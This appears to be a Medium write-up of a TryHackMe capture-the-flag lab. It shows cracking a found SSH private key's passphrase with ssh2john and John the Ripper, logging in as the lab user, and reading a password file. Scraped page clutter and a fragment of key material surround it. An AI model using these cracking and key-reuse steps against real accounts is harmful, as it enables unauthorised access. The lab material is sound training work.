RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×A4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
```


id_rsa Private Key

As you can see the private key is password protected. I must crack this password. In order to do that I'll use **JohnTheRipper** to brute force the password.

John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

After copying the private key to my computer I'll run JohnTheRipper with rockyou.txt wordlist.


Before I start I need to make the id_rsa file compatible with JohnTheRipper. In order to that I'll use **ssh2john.py**.



```
└─$ /usr/share/john/ssh2john.py kay_id_rsa > johncompatible.txt
```

Conver id_rsa File to John Compatible


Everything is in place. Let's crack it.



```
└─$ john johncompatible.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
1g 0:00:00:08 DONE (2021-11-26 12:42) 0.1240g/s 1779Kp/s 1779Kc/s 1779KC/s *7¡Vamos!
Session completed
```


Yay! I’ve found the password of the private key.

Let’s connect to the target machine via SSH with kay’s ssh private key.




```
└─$ ssh -i kay_id_rsa kay@[redacted]
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Now I’m in. If you are facing with “UNPROTECTED PRIVATE KEY FILE!” warning you should just change permissions to 400.




```
└─$ ssh -i kay_id_rsa kay@[redacted]
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'kay_id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
```



```
└─$ chmod 400 kay_id_rsa
```

Solution


The final question is what is the final password you obtain.



What is the final password you obtain?


Answer format: **

If you look at the files inside of kay's home directory you'll see a file that named pass.bak. If you look at the contents of this file with the cat command, you will find the final answer.



```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Congratulations!



What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy$$

Thanks for reading.

Pentesting Writeup Cybersecurity

Follow

Written by Kerem

51 Followers · 28 Following

CyberSecurity

Open in app ↗

Medium Search

No responses yet

What are your thoughts?

Respond


More from Kerem

Kerem

Affine(Doğrusal) şifreleme

Affine şifreleme ya da diğer bir adıyla doğrusal şifreleme geometrik bir şifreleme yöntemidir.

Jun 11, 2018 7



enSource Intelligence

b1ce8d9e332d74f6144056a626ff64ff0c182d76

Oct. 9, 2020

DFA

290K

OSINT


Uncompress the challenge (pass: cyberdefenders.org)

Kerem

CyberDefenders Intel101 Lab

Hi everyone,

Aug 3, 2024




Kerem

How to create your own VPN Server

For security or any other reasons you might want to use VPN. You may choose a VPN provider or you can build your own VPN server into any...

Nov 15, 2024



Kerem

Türev

Türev, bir eğrinin herhangi bir noktasından çizilen teğetin eğimini bize verir. Peki bir eğrinin veya grafiğin herhangi noktasındaki eğimi...

Oct 21, 2017 17

See all from Kerem

Recommended from Medium

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

Trnty

TryHackMe | Introduction To Honeypots Walkthrough


A guided room covering the deployment of honeypots and analysis of botnet activities

✦ Sep 7, 2024 10

Lists

Tech & Tools

22 stories · 377 saves




Medium's Huge List of Publications Accepting Submissions

377 stories · 4298 saves


Staff picks

791 stories · 1541 saves



Natural Language Processing

1881 stories · 1517 saves


Vulnversity
TryHackMe Walkthrough
Try Hack Me
Vulnversity
Learn about active recon, web app attacks and privilege escalation.

In InfoSec Write-ups by Sudeepa Shiranthaka

Vulnversity: TryHackMe Walkthrough

Learn about active recon, web app attacks, and privilege escalation.


Aug 22, 2024 👏 5

Z3pH7

TryHackMe — Basic Pentesting | Write-up (THM)

Hello, everyone! This CTF is an entry-level path toward becoming a penetration tester, taking your first step. This challenge is very easy…

Aug 26, 2024



```
^C
tux@tmux_remux:~$
```

```
^C
tux@tmux_remux:~$ b
```

```
^C
tux@tmux_remux:~$
```

```
^C
tux@tmux_remux:~$
```

Tmux is known as a terminal multiplexer. That allows you to craft a single terminal however you need it.

Here is a machine you can use to complete the room if you don't have tmux installed on your local machine. Also comes with all the code and plugins needed for future tasks.

Username: tux

Daniel Schwarzentraub

Tryhackme Free Walk-through Room: REmux The Tmux

Tryhackme Free Walk-through Room: REmux The Tmux

Nov 10, 2024 1

Koro

TryHackMe | Active Reconnaissance

After learning Passive Reconnaissance I can say that this type of reconnaissance is safe to do to collect as much information to the...

Aug 31, 2024

See more recommendations